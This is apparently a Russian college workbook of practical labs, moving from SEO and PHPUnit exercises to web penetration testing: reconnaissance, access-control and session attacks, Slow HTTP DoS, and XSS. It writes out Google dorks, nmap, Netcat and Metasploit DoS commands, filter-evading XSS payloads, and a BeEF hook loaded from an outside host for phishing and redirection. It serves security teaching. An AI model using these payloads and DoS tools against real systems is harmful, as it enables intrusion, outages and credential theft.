**4. Добавьте поиск по сайту** Лучшая возможность дать посетителям то, что они хотят - дать им возможность поиска. Простейший способ - поисковые системы Google. Дополнительное преимущество этого метода в том, что вы будете знать, что конкретно люди ищут на вашем сайте. Анализируя эти тенденции и имея в своем арсенале эту информацию, вы сможете включать эти запросы в заголовки страницы - прямые ссылки будут вести их именно на ту страницу, которую они ищут.

**5. Сделайте страницу 404 полезной** Если на вашем сайте есть [**404 страница**](https://pear-advert.ru/stranica-404-proyavite-svoj-kreativ-na-polnuyu/), Google некоторое время будет продолжать их показывать в поисковой выдаче - до того момента, пока поисковый алгоритм не проиндексирует ее как неработающую. Поэтому уход с 404 страницы неизбежен всегда. Но вы можете привлечь внимание посетителей и задержать их на сайте, сделав эту страницу полезной. Например, разместите на ней ссылки, которые могут быть полезны посетителю, добавьте панель поиска и т.д.

**6. Создание привлекательного контента** Вы много раз слышали об этом раньше: ваш контент должен быть полезным и уникальным. Поэтому убедитесь, что ваша страница предоставляет посетителю именно то, что он ищет. Контент на странице должен соответствовать тому, что обещала ваша ссылка в результатах выдачи. Хорошей отправной точкой будет использование популярных запросов как шаг к продаже. Например, размещение статьи на тему «10 полезных программ для управления социальными сетями» станет логичным первым шагом для решения задачи по продаже программного обеспечения для SMM.

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие 13**

**Тема:** Разработка тестового сценария проекта

**Цель работы:** получение навыков проведения автоматизированного модульного тестирования на PHP.

# **Оборудование, материалы**

Персональный компьютер с установленной ОС. OpenServer. IDE Visual Studio Code. Фреймворк PHPUnit.

# **Ход работы**

1. Преобразуйте ранее разработанное консольное приложение в класс **Triangle**, содержащий метод **TypeOfTriangle**, принимающий три целых положительных числа, интерпретируемые как углы треугольника в градусах, в качестве входных параметров и возвращающий строковое значение – тип треугольника.
2. Создайте тестовый класс для тестирования класса **Triangle**.
3. Выполните тестирование класса **Triangle**, используя разработанные ранее тестовые наборы.
4. Выполните отчёт о проделанной работе.

# Источники

<https://habr.com/ru/post/56289/><https://phpunit.readthedocs.io/ru/latest/><https://phpprofi.ru/blogs/post/24>

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие**

**Тема:** Сбор информации о web-приложении.

**Цель работы:** Целью лабораторной работы является обучение методам и средствам сбора информации об анализируемом веб-приложении.

**Краткие теоретические сведения**

Одним из первых этапов анализа защищенности любой компьютерной системы является сбор информации. В зависимости от используемой методологии анализа защищенности веб-приложения могут применяться различные методы и средства сбора информации. Стоит отметить, что сбор информации, как правило, не характерен для методологии инструментального анализа защищенности (сканирования), а характерен для методологии те-стирования на возможность проникновения.

Методы сбора информации делятся на активные и пассивные. Активные методы требуют непосредственного взаимодействия с исследуемым приложением путем отправки ему запросов и анализа соответствующих ответов, а пассивные методы используют информацию, отправляемую сервером веб-приложения его клиентам (например, HTTP-заголовки X-Frame-Options, Strict-Transport-Security и т.д.) без отправки запросов. При анализе веб-приложений, как правило, используются только активные методы.

Активные методы делятся на методы с подключением к приложению (например, идентификация веб-сервера с помощью сканера Httprint) и методы без подключения (например, сбор информации приложении поисковыми роботами, сканерами Интернет, и т.д.).

* + результате проведения сбора информации о веб-приложении могут быть получены:
  + имена и IP-адреса сетевых узлов, на которых размещены веб-приложение и его компоненты;
  + логины и пароли технологических учетных записей;
  + комментарии разработчиков;
  + данные о системном и прикладном ПО, применяемых средствах защиты и конфигурации веб приложения;
  + адреса электронной почты разработчиков приложения;
  + исходный код серверной части веб-приложения;
  + конфиденциальные файлы.

Программными средствами получения необходимой информа-ции являются:

* поисковые системы (например, Google, Shodan, Bing);
* пециализированные сканеры уязвимостей Интернет (например, http://un1c0rn.net/); инструментальные средства анализа защищенности сетей общего назначения (Nmap, Xprobe2, XSpider);
* инструментальные средства анализа защищенности сетей веб-приложений (AppScan, Acunetix, Burp Suite, ZAP, W3AF и т.д.).

**Постановка задачи**

Выполнить сбор информации об анализируемом веб-приложении test.dpk.su/

**Последовательность действий**

Будем рассматривать сбор информации на примере веб-приложения с условным именем test.dpk.su

Шаг 1. В адресной строке браузера перейти по адресу test.dpk.su. Проанализировать содержимое файла. Сделать выводы о наличии «скрытых» директорий.

Шаг 2. В адресной строке браузера перейти по адресу http://www. test.dpk.su/ и, затем, по адресу http://www. test.dpk.su/clientaccesspolicy.xml. Проанализировать содержимое файлов. Сделать выводы о корректности конфигурации политики междоменного взаимодействия RIA

Шаг 3. Перейти по адресу http://www.google.com. Задать поисковые запросы, определяемые анализируемым приложением, например:

* site:www.test.dpk.su filetype:docx confidential
* site:www.test.dpk.su filetype:doc secret
* site:www.test.dpk.su inurl:admin
* site:www.test.dpk.su filetype:sql
* site:www.test.dpk.su intext: "Access denied"

Проанализировать логику запросов и полученные данные. По-строить свои запросы, используя примеры из базы запросов

Шаг 4. Перейти по адресу http://www.shodanhq.com. Задать следующий поисковый запрос:

hostname:www. test.dpk.su

Построить свои запросы для приложения www. test.dpk.su

Шаг 5. Данный тест выполняется только для приложений, раз-мещенных в лабораторной сети. С помощью сетевых сканеров Nmap и Xprobe выполнить идентификацию ОС веб-сервера:

* nmap –O www. test.dpk.su–vv
* xprobe2 www. test.dpk.su

Шаг 6. Подключиться к веб-серверу, используя утилиту Netcat:

# nc www. test.dpk.su80

Отправить следующий GET запрос

GET / HTTP/1.1

Host: www. test.dpk.su

\r\n

По заголовкам Server и X-Powered-By определить программ-ное обеспечение, реализующее веб-сервер и фрэймворк веб-приложения.

* + браузере установить расширение Wappalyzer, перейти по адресу веб-приложения и проанализировать информацию о компонентах веб-приложения полученное через Wappalyzer.

Шаг 7. С помощью сканера веб-серверов Httprint (дистрибутив Backtrack) или Httprecon (ОС Windows) выполнить идентификацию веб-сервера:

* cd /pentest/enumeration/web/httprint/linux
* ./httprint –h www. test.dpk.su/–s signatures.txt
  + - помощью сканера Wafw00f проверить наличие у веб-приложения подсистемы WAF:
* cd /pentest/web/waffit
* python ./wafw00f.py http://www. test.dpk.su
* python ./wafw00f.py https://www. test.dpk.su

Шаг 8. Выполнить тесты по идентификации поддерживаемых веб-сервером HTTP-методов. Для этого необходимо отправить с помощью Burp Suite или Netcat запрос следующего вида:

OPTIONS / HTTP/1.1

Host: www. test.dpk.su

\r\n

Проверить, поддерживает ли сервер обработку запросов с произвольными методами:

DOGS / HTTP/1.1

Host: www. test.dpk.su

\r\n

Если веб-сервер поддерживает метод TRACE, то это может приве-сти к уязвимости к атаке CrossSite Tracing (XST). Для проверки поддержки веб-сервером методы TRACE отправить запрос

TRACE / HTTP/1.1

Host: www. test.dpk.su

\r\n

Веб-сервер поддерживает метод TRACE и потенциально уязвим к атаке XST, если получен ответа вида

HTTP/1.1 200 OK

Connection: close

Content-Length: 39

TRACE / HTTP/1.1

Host: www. test.dpk.su

**Вопросы и задания**

1. Найти административные интерфейсы коммуникационного сетевого оборудования (видеокамеры, коммутаторы ЛВС, до-машние Wi-Fi маршрутизаторы, и т.д.), подключенные к сети Ин-тернет.
2. Известно, что адрес веб-интерфейса системы VMWareHorizonViewHTMLAccess содержитстроку portal/webclient/views/mainUI.html. Найти такие системы, доступные из сети Интернет.
3. Оценить количество коммутаторов Cisco Catalyst с админи-стративным веб-интерфейсом, подключенным к сети Интернет.

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Практическое занятие 15**

**Тема:** Тестирование защищенности механизма управления доступом и сессиями

**Цель работы:** Целью лабораторной работы является обучение методам и средствам тестирования защищенности механизма управления доступом в веб-приложениях.

**Краткие теоретические сведения**

Одним из основных механизмов защиты современных веб-приложений является механизм управления доступом. Обычно выделяют следующие этапы управления доступом:

* идентификация – установление идентификационных данных;
* аутентификация – подтвержденное установление идентификационных данных;
* авторизация – назначение прав идентификационным данным.

При входе в веб-приложение (sign in, log in) пользователь идентифицируется (сообщает свой идентификатор) и аутентифицируется (доказывает, что он именно тот пользователь, чей идентификатор был сообщен).

Большинство веб-приложений используют аутентификацию по паролю. В веб-приложениях с высоким уровнем защищенности (например, в Интернет-банках) также применяются протоколы двухфакторной аутентификации. Очевидным недостатком аутентификации по паролю является возможность использования паролей с плохими статистическими характеристиками. Хранение пароля или его передача по каналам связи в открытом или даже зашифрованном виде потенциально несет угрозу раскрытия пароля.

Тем не менее, современные защищенные веб-приложения в большинстве случаев используют передачу пароля в зашифрованном виде с помощью протоколов семейства SSL/TLS, а хранение пароля в хешированном виде. При этом для хранения паролей пользователей рекомендуется использовать не криптографические хэш-функции общего назначения (например, SHA или MD5), а специализированные функции PBKDF2, bcrypt, scrypt и т.п. Также для хранения паролей необходимо использовать «соль», предназначенную для затруднения проведения атак по словарям и радужным таблицам.

Авторизация в веб-приложениях может быть определена как процесс проверки того, разрешен или запрещен запрос на получения доступа пользователя к ресурсу в соответствии с заданной политикой безопасности. Как правило, в веб-приложениях реализуется ролевая (RBAC) или атрибутная (ABAC) политика логического управления доступом.

Одним из методов тестирования возможности получения привилегий другого пользователя является дифференциальный анализ. Его идея заключается в идентификации всех возможных запросов и соответствующих им URL, которые может выполнить данный пользователь. Затем все полученные запросы выполняются от имени другого пользователя веб-приложения.

Механизм авторизации рекомендуется реализовывать на уровнях представления, бизнеслогики и данных веб-приложения. Уровень представления – не отображает функционал (например, формы, фреймы, ссылки, кнопки), на который пользователь не имеет прав доступа. Уровень бизнес-логики обеспечивает выполнение проверки наличия соответствующих прав доступа до выполнения запроса в веб-приложении, т.е. никакие функции не могут быть выполнены до авторизации (например, если пользователь отправляет запрос на удаление учетной записи, то веб-приложение должно убедиться, что пользователь имеет право на удаление учетной записи и не выполнять никаких функций до того, как это будет установлено). Уровень данных обеспечивает проверку наличия прав доступа пользователя к данным, а не только к функционалу обработки данных (например, пользователь, используя URL вида /delete?record=1, должен удалять только те записи в базе данных, на которые он имеет право доступа DELETE).

**Постановка задачи**

Выполнить тестирование защищенности механизма управления идоступом исследуемого веб-приложения.

**Последовательность действий**

Шаг 1. Настроить работу браузера через штатный прокси-

сервер Burp Suite. В веб-браузере открыть главную страницу те-стируемого веб-приложения www.test.dpk.su

Шаг 2. Зарегистрироваться в веб-приложении. Получить идентификатор учетной записи и пароль доступа к веб-приложению. Проанализировать предсказуемость идентификаторов пользователей и, если это возможно, алгоритм назначения идентификаторов. Проанализировать реализованную в веб-приложении парольную политику. Оценить доступную сложность выбора паролей пользователями. Опционально выполнить атаку полного перебора паролей.

Шаг 3. Перейти по ссылке для аутентификации в приложении. При этом необходимо убедиться, что форма аутентификации доступна только по протоколу HTTPS. Убедиться, что вводимые пользователем логин и пароль отправляются в зашифрованном виде по протоколу HTTPS. Убедиться, что логин и пароль не отправляются с помощью HTTP-метода GET.

Шаг 4. Проверить, что в веб-приложении изменены стандартные пароли для встроенных учетных записей. Проверить, что новые учетные записи создаются с различными паролями.

Шаг 5. Проверить возможность идентификации пользователей веб-приложения через формы регистрации, входа и восстановления пароля.

Для этого следует ввести несуществующее имя пользователя (например, qawsedrf1234) и произвольный пароль, а затем имя существующего пользователя и произвольный, но неправильный пароль. В обоих случаях должно быть выведено одно и то же сообщение об ошибке вида «Ошибка в имени пользователя или неверный пароль». Также оба HTTP-ответа должны совпадать с точностью до изменяемых параметров и быть получены за одно и то же время. В противном случае веб-приложение имеет скрытый канал (оракул), позволяющий идентифицировать его пользователей.

Шаг 6. Проверить возможность реализации атаки подбора па-роля пользователя. Ввести имя пользователя. Ввести несколько раз неправильный пароль (5 – 10 раз). После этого ввести правильный пароль для этой учетной записи. Ввести одинаковый пароль для разных учетных записей (для 5 – 10).

Проверить возможность доступа к веб-приложению. Блокирование учетных записей пользователя после нескольких неудачных попыток входа создает условие для реализации DoS-атаки и не должно использоваться в механизмах защиты от атак подбора паролей. Вместо этого необходимо использовать возрастающие вре-менные задержки или средства антиавтоматизации (например, CAPTCHA).

Шаг 7. Проверить, что чувствительный контент (например, страницы с введенными номерами кредитных карт, счетов, адресов) не доступен через механизм History веб-браузера, а также не кэшируется им. Войти под учетной записью пользователя, перейти на страницу с чувствительным контентом. Ввести новые данные. Выйти из приложения. Нажать кнопку «Back». Пользователь не должен иметь возможность выполнять новые запросы (при корректной реализации управления сессиями). Если при этом пользователю доступны ранее запрашиваемые страницы, то это означает, что серверная часть веб-приложения не запретила веб-браузеру сохранять данные в истории.

Запрещение кэширования определяется наличием HTTP-заголовков Pragma, Cache-Control и Expires со следующими реко-мендованными значениями:

Pragma: no-cache

Cache-Control: no-cache, no-store, must-revalidate,

max-age=0

Expires: -1

Шаг 8. Запустить веб-приложение Web Goat. Ввести логин:

«guest», пароль: «guest».

Перейти по ссылке «Access Control Flaws → Bypass a Path Based Access Control». Изучить условия задачи. Ис-пользуя FireBug (или любой аналогичный инструмент), изменить значение AccessControlMatrix.html на ../../main.jsp. Нажать кнопку «View File».

Перейти по ссылке «LAB: Role Based Access Control → Stage 1». Изучить условия задачи. Войти под пользователем Tom (пароль: Tom). Можно видеть, что от пользователя скрыта кнопка «DeleteProfile», так как он не должен иметь возможности уда-лять учетные записи. Нажать кнопку «View Profile». В Burp Suite просмотреть запрос. Используя FireBug (или любой анало-гичный инструмент), изменить HTML-размету, заменив элемент

<input type="submit"

name="action">

value="ViewProfile"

на элемент

<input type="submit" name="action">

value="DeleteProfile"

Нажать кнопку «DeleteProfile». Просмотреть отправленный запрос в Burp Suite. Профиль пользователя будет удален.

Опционально решить задачу «LAB: Role Based Access Control → Stage 2».

Перейти по ссылке «LAB: Role Based Access Control → Stage 3». Изучить условия задачи. Войти под пользователем Tom (пароль: Tom). Нажать кнопку «View Profile». В Burp Suite просмотреть запрос. Можно видеть, что пользователю доступны дан-ные своего профиля. Используя FireBug (или любой аналогичный инструмент), изменить HTML-размету, заменив элемент

Admin Functions».

<option value="105" selected="">Tom Cat (employee)</option>

на элемент

<option value="103" selected="">Tom Cat (employee)</option>

Нажать кнопку «ViewProfile». Просмотреть отправленный запрос в Burp Suite. Будут выведены данные профиля пользователя Curly Stooge.

Опционально решить задачу «LAB: Role Based Access Control → Stage 4».

Перейти по ссылке «Remote admin access». Изучить условия задачи. Просмотреть подменю «Admin Functions». Перейти по ссылке WebGoat/attack?Screen=86&menu=200&admin=true.

Просмотреть подменю

**Вопросы и задания**

1. Изучить рекомендации к защищенной реализации механизма хранения паролей. Исследовать механизм восстановления паролей выбранного веб-приложения.
2. Исследовать минимально допустимую длину и сложность паролей в произвольных пяти веб-приложениях из рейтинга

ALEXA TOP 100.

1. Исследовать наличие оракулов в механизмах аутентифика-ции произвольных пяти веб-приложениях из рейтинга ALEXA TOP 100.

**Тестирование защищенности механизма управления сессиями**

**Краткие теоретические сведения**

Сессия веб-приложения – это последовательность HTTP-запросов и соответствующих им HTTP-ответов, ассоциированных

* конкретным пользователем. Протокол HTTP не имеет встроенных механизмов управления сессиями (stateless protocol) и поэтому механизм управления сессиями реализуется логикой веб-приложения. Как минимум, сессия создается при успешной аутентификации пользователя в веб-приложении. При этом генерируется уникальный идентификатор (токен) сессии, ассоциированный с этим пользователем. Данный идентификатор передается в каждом HTTP-запросе и является аналогом пароля пользователя, так как любой HTTP-запрос, содержащий такой идентификатор, будет воспринят веб-приложением как запрос от легитимного пользователя.

Как правило, идентификатор сессии передается в заголовках Cookie средствами веб-браузера, реже в специальных HTTP-заголовках (например, X-Auth-Token) средствами AJAX. Передача идентификатора сессии в URL является наименее защищенной и в настоящее время, как правило, не применяется.

Приведем основные требования безопасности к реализации ме-ханизма управления сессиями:

* имя сессионного идентификатора не должно позволять легко идентифицировать веб-приложение (например, PHPSESSID, ASP.NET\_SessionId, JSESSIONID);
* длина сессионного идентификатора должна быть не менее 128 бит;
* энтропия сессионного идентификатора должна быть не менее64 бит;
* передача сессионного идентификатора должна осуществляться в заголовках Cookie с флагами HttpOnly, Secure и выставлен-ным атрибутом Domain;
* после изменения состояния пользователя (вход в веб-приложение, смена пароля, смена роли, истечение таймаута не-активности и т.д.), критичного с точки зрения политики безопасности, должен создаваться новый идентификатор сессии, а старый – аннулироваться;
* после изменения протокола HTTP на HTTPS должен создаваться новый идентификатор сессии, а старый – аннулироваться;
* аннулирование сессионного идентификатора должно быть реализовано как на клиенте, так и на сервере;
* должны быть реализованы таймаут неактивности, абсолютный таймаут и таймаут обновления сессионного идентификатора.

Выделяют следующие основные атаки на механизмы управления сессиями:

* фиксация сессии;
* подбор идентификатора сессии;
* перехват идентификатора сессии;
* кража идентификатора сессии.

Получение идентификатора сессии пользователя приводит, как правило, к получению злоумышленником всех прав пользователя.

**Постановка задачи**

Выполнить тестирование защищенности механизма управления сессиями исследуемого веб-приложения.

**Последовательность действий**

Шаг 1. Настроить работу браузера через штатный прокси-

сервер Burp Suite. В веб-браузере открыть главную страницу тестируемого веб-приложения www.test.dpk.su Просмотреть

Cookie, определить, создается ли сессия для неаутентифицированных (анонимных) пользователей.

Шаг 2. Ввести корректные логин и пароль. Определить, что используется в качестве транспорта для передачи идентификатора сессии. Если для этого используется механизм Cookie, то определить имена cookie, их атрибуты (Secure, HttpOnly, Domain, Path, Expires) и значения. Проанализировать адекватность используемых атрибутов Cookie.

Шаг 3. Проанализировать имя идентификатора сессии, его структуру и значение, определить, используется ли кодирование или шифрование данных. Используя инструмент Sequencer в Burp

Suite, проанализировать вероятностные характеристики последовательности идентификаторов сессий. Сделать вывод о соответствии реализации функции генерации идентификаторов требованиям безопасности. Сделать вывод о возможности использования атаки грубой силы для генерации сессионного идентификатора пользователя.

Шаг 4. Проверить аннулируемость сессии на серверной стороне. Сохранить Cookie в веб-браузере (можно использовать

расширение Export Cookies), выйти из приложения. Импортировать сохраненные ранее Cookie в браузер (можно использовать расширение Import Cookies). Перейти по любому адресу веб-приложения. Если вы попадете в предыдущую сессию, то это означает, что аннулирование сессии происходит только на клиенте. Проверить, что пользователь может завершить свою сессию в любой момент времени – каждая страница, доступная после аутентификации, содержит ссылку типа «Sign out», позволяющую завершить сессию. Проверить, какие механизмы таймаутов реализованы в веб-приложении.

Шаг 5. Проверить возможность выполнения атаки типа «Фиксация сессии». Для этого проверить наличие следующего

недостатка: веб-приложение не обновляет сессионный идентификатор, отправленный браузером пользователя, после успешной аутентификации последнего. Отправить запрос веб-приложению и получить сессионный идентификатор в Cookie:

GET / HTTP/1.1

Host: www.test.dpk.su

\r\n

Получить и проанализировать ответ

HTTP/1.1 200 OK

Date: Wed, 14 Aug 2008 08:45:11 GMT

Server: IBM\_HTTP\_Server

Set-Cookie: ID=d8eyYq3L0z2fgq10m4v; Path=/; secure

Аутентифицироваться, используя запрос с полученным иден-тификатором ID:

POST https://www.test.dpk.su/auth HTTP/1.1 Host: www.test.dpk.su

Cookie: ID=d8eyYq3L0z2fgq10m4v

\r\n

user=test&password=Zz123456Если аутентификация прошла успешно, то приложение уязвимо к атаке фиксации сессии.

Дополнительно убедиться, что идентификатор сессии передается только в Cookie и не раскрывается в логфайлах, сообщениях об ошибках, URL и т.д.

Шаг 7. Проверить, что идентификатор сессии меняется после повторной аутентификации, смены пароля, роли и т.д.

Шаг 8. Проверить, что веб-приложение не позволяет иметь две одинаковые сессии с двух разных узлов сети.

**Вопросы и задания**

1. Предложить сценарий атаки, использующий недостаток аннулирования сессии только на клиентской стороне веб-приложения.
2. Используя поисковые системы (Google, Shodan), найти веб-приложения с механизмом URL Rewriting.
3. Написать сценарий JavaScript, устанавливающий или считывающий идентификатор сессии пользователя.

**Критерии оценки:**

«5»-глубокое и полное овладение учащимся учебным материалом, выполнение всех заданий без ошибок;

«4»-студент полно освоил учебный материал, владеет практическими и теоретическими знаниями, но при выполнении практической работы были допущены ошибки;

«3»-студент имеет знания и понимание основных положений учебного материала, но излагает его не понятно и при выполнении практического задания допущены существенные ошибки;

«2»-студент имеет разрозненные, бессистемные знания по пройденному материалу, с практической частью не справляется

**Тестирование на устойчивость к атакам отказа в обслуживании**

**Цель работы:** Целью лабораторной работы является обучение методам и средствам тестирования веб-приложений на устойчивость к атакам отказа в обслуживании (DoS-атакам).

**Краткие теоретические сведения**

Целью реализации DoS-атаки является нарушение доступности веб-приложения. Это может быть достигнуто путем DoS-атаки на канал связи, программную платформу веб-сервера или на само веб-приложение.

Традиционно DoS-атаки являются сетевыми (используют недостатки сетевых технологий) и могут быть классифицированы по уровням модели ISO/OSI. Например, атаки ICMP Flood (L3) и DNS/NTP Amplification (L7) приводят к отказу канала связи, а атаки Ping of Death (L3), SYN Flood (L4), SSL Renegotiation DoS (L5/L6), HTTP Flood (L7), Slow HTTP (L7) воздействуют на платформу веб-приложения (операционная система, веб-сервер, фрэймворк и т.д.).

Для достижения отказа в обслуживании с помощью атак прикладного уровня (L7) атакующему может потребоваться существенно меньшее количество ресурсов. Например, если для успешной реализация атаки SYN Flood она должна быть распределенной (DDoS) и использовать ботнет, то для реализации атак класса Slow HTTP DoS (Slowloris, Slow HTTP Post, Slow HTTP Read) обычно достаточно одного компьютера

Вместе с тем для веб-приложений также характерны DoS-атаки уровня приложения, возможные из-за наличия уязвимостей в его коде. Например, возможность проведения атаки типа SQL injection может позволить злоумышленнику удалить базу данных с учетными записями пользователей или выполнить запрос вида select benchmark(100000000, now()) для израсходования ресурсов системы. Также примерами атак уровня приложения являются атаки XML Billion Laughs (XML Bomb), XML Quadratic Blowup Attack, ZIP of Death (ZIP Bomb).

**Постановка задачи**

Выполнить тестирование устойчивости веб-приложения www.test.dpk.su к DoS-атакам на уровне протокола HTTP.

**Последовательность действий**

Шаг 1. Установить программу slowhttptest, доступную по URL вида https://code.google.com/p/slowhttptest. Изучить документацию. Запустить сетевой анализатор Wireshark.

Шаг 2. На тестовом стенде, эмулирующем работу веб-сервера www.test.dpk.su, установить и выполнить базовые настройки для веб-серверов Apache, Nginx и IIS. Запустить веб-сервер Apache.

Шаг 3. Запустить в отношении веб-сервера атаку Slowloris, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:

* slowhttptest -H -c 3000 -r 3000 -i 50 -l 6000–u http://www.test.dpk.su

Провести несколько тестов с различными параметрами. Построить графики состояния веб-сервера.

Шаг 4. Запустить в отношении веб-сервера атаку Slow HTTP POST, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:

* slowhttptest -B -c 3000 -r 3000 -i 50 -l 6000–u http://www.test.dpk.su

Провести несколько тестов с различными параметрами. Построить графики состояния веб-сервера.

Шаг 5. Запустить в отношении веб-сервера атаку Slow Read, выбрав файл достаточного размера, просмотреть трассировку соединения, проверить доступность веб-сервера с помощью произвольного браузера:

* slowhttptest -X -c 3000 -r 3000 -l 6000 -k 5 -n 50 -w 1 -y 2 -z 1 –u http://www.test.dpk.su/bigauth.js

Провести несколько тестов с различными параметрами. Построить графики состояния веб-сервера.

Шаг 6. Остановить сервер Apache. Запустить сервер Nginx.

Проделать предыдущие шаги в отношении сервера Nginx.

Шаг 7. Остановить сервер Nginx. Запустить сервер IIS.

Проделать предыдущие шаги в отношении сервера IIS.

Шаг 8. В отношении сервера Apache выполнить атаку Apache Range Header. Проанализировать результаты. Выполнить команду

* slowhttptest -R -u http://www.test.dpk.su -t GET -c 1000 -a 10 -b 3000 -r 500

Выполнить атаку Apache Range Header с использованием

Metasploit Framework:

# msfconsole

* use auxiliary/dos/http/apache\_range\_dos
* show options
* set RHOSTS www.test.dpk.su
* set RPORT 80
* set RLIMIT 100
* set THREADS 3
* run

**Вопросы и задания**

1. Как можно по косвенным признакам определить уязвимость веб-сервера к атакам типа Slow HTTP DoS?
2. Реализовать механизмы защиты для веб-сервера Apache от атак Slow HTTP DoS.
3. Реализовать и протестировать веб-приложение, уязвимое к атаке XML Bomb.

**Поиск уязвимостей к атакам XSS**

**Цель работы:** Целью лабораторной работы является обучение методам и средствам идентификации и эксплуатации уязвимостей веб-приложений к атакам XSS.

**Краткие теоретические сведения**

Атака Cross-Site Scripting (XSS) – это атака на веб-приложение, использующая недостатки неправильной обработки данных и позволяющая выполнить произвольный сценарий (JavaScript, VBScript) в контексте источника (origin) уязвимого веб-приложения.

Атаки XSS классифицируются по вектору и способу воздействия. По вектору воздействия атаки XSS бывают отраженными (reflected), устойчивыми (persistent) и основанными на объектной модели документа (DOM-based). По вектору атаки XSS делятся на активные и пассивные.

Устойчивая атака XSS – это XSS атака, в результате которой введенный злоумышленником код сохраняется на веб-сервере и возвращается пользователю в запросе не содержащем вектор атаки.

Отраженная атака XSS – XSS атака, в результате которой код, введенный злоумышленником, передается пользователю в ответе на тот же запрос, в котором передан вектор атаки.

Атака XSS, называется DOM-based, если код злоумышленника может быть выполнен в браузере пользователя без отправки запроса на сервер веб-приложения.

* + результате успешной реализации атаки XSS злоумышленник может выполнить, например, следующие действия:
* перенаправить пользователя на любой веб-сайт;
* получить аутентификационные данные пользователя, переда-ющиеся в Cookie;
* получить любые данные, к которым имеет доступ клиентская часть веб-приложения;
* получить доступ к внутренней сети пользователя;
* выполнить Deface веб-сайта и т.д.
  + общемировой практике тестирования защищенности веб-приложений в качестве доказательства уязвимости приложения к атаке XSS принято демонстрировать возможность выполнения

JavaScript-кода вида alert(1), prompt(/XSS/), confirm(0) и т.п.

При тестировании наличия уязвимости к атакам XSS важно определять контекст, в который выводятся данные. Существуют следующие виды контекстов: HTML, SCRIPT, STYLE, URL и ат-рибутный. Ниже приведены примеры XSS-векторов для каж-дого из контекстов:

<h1>Hello,<img/src=1 onerror=prompt(0)></h1> <script>var name='';alert(1);'';</script>

<a href="javascript:alert&lpar;1rpar;">ClickMe</a>

<div class=""onmouseover="alert(1);">…</div>

<div syle="width:expre/\*\*/ssion(alert(1))">…</div>

**Постановка задачи**

Выполнить идентификацию и эксплуатацию уязвимостей к атакам XSS.

**Последовательность действий**

Шаг 1. Скачать образ «Web For Pentesters» с веб-сайта [www.pentesterlab.com](http://www.pentesterlab.com). Создать виртуальную машину.

Загрузиться с диска. В браузере открыть веб-приложение.

Шаг 2. Перейти по ссылке «XSS → Example 1». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Шаг 3. Перейти по ссылке «XSS → Example 2». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Убедиться, что слово script фильтруется. Ввести вектор

<ScRipT>alert(1)</sCrIpT>

Шаг 4. Перейти по ссылке «XSS → Example 3». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Убедиться, что слово <script> вырезается. Ввести вектор

<scr<script>ipt>alert(1)</s</script>cript>

Шаг 5. Перейти по ссылке «XSS → Example 4». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

<script>alert(1)</script>

Убедиться, что слово <script> вырезается корректно. Ввести вектор

<img/src=1 onerror=alert(1)>

Шаг 6. Перейти по ссылке «XSS → Example 5». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектора

<script>alert(1)</script> <img/src=1 onerror=alert(1)>

Убедиться, что слово alert вырезается корректно. Ввести вектора

<img/src=1 onerror=\u0061alert(1)> <img/src=1 onerror=prompt(1)>

<img src=1 onerror="t=/aler/.source%2b/t(1)/.source; eval(t)">

Шаг 7. Перейти по ссылке «XSS → Example 6». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектора

";alert(1);"

</script><script>alert(1);//

Шаг 8. Перейти по ссылке «XSS → Example 7». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. В качестве переменной name ввести вектор

";alert(1);"

Убедиться, что символ " кодируется в HTML-сущность &quot. В качестве переменной name ввести вектор

';alert(1);'

Шаг 9. Перейти по ссылке «XSS → Example 8». Проанализировать логику функционирования веб-приложения. Определить контекст возможной атаки XSS. Вводимые данные кодируются корректно. Изменить URL на следующий:

xss/example8.php/"onsubmit="alert(1)

Шаг 10. Перейти по ссылке «XSS → Example 9». Проанализировать логику функционирования веб-приложения. Определить контекст и тип возможной атаки XSS. В браузере перейти по ссылке

xss/example9.php#<script>alert(1)</script>.

Убедиться, что никакого HTTP-запроса не отправляется.

Шаг 11. Запустить среду эксплуатации уязвимостей BeEF. Перейти по ссылке «XSS → Example 1». В качестве значения параметра name ввести вектор

<script src="http://1.1.1.1:3000/hook.js"></script>

Перейти в консоль BeEF, ввести стандартные логин и пароль (beef:beef). В разделе «Online Browser» должен отображаться ваш браузер. Во вкладке «Details» просмотреть информацию о браузе-ре и компьютере. Перейти во вкладку «Commands». Выполнить следующие команды и проанализировать полученные результаты:

* «Create Alert Dialog»;
* «Redirect Browser», перенаправив пользователя на сайт http://evil.com;
* «Clickjacking»;
* «Clippy»;
* «Fake Notification Bar»;
* «Google Phishing»;
* «Pretty Theft».

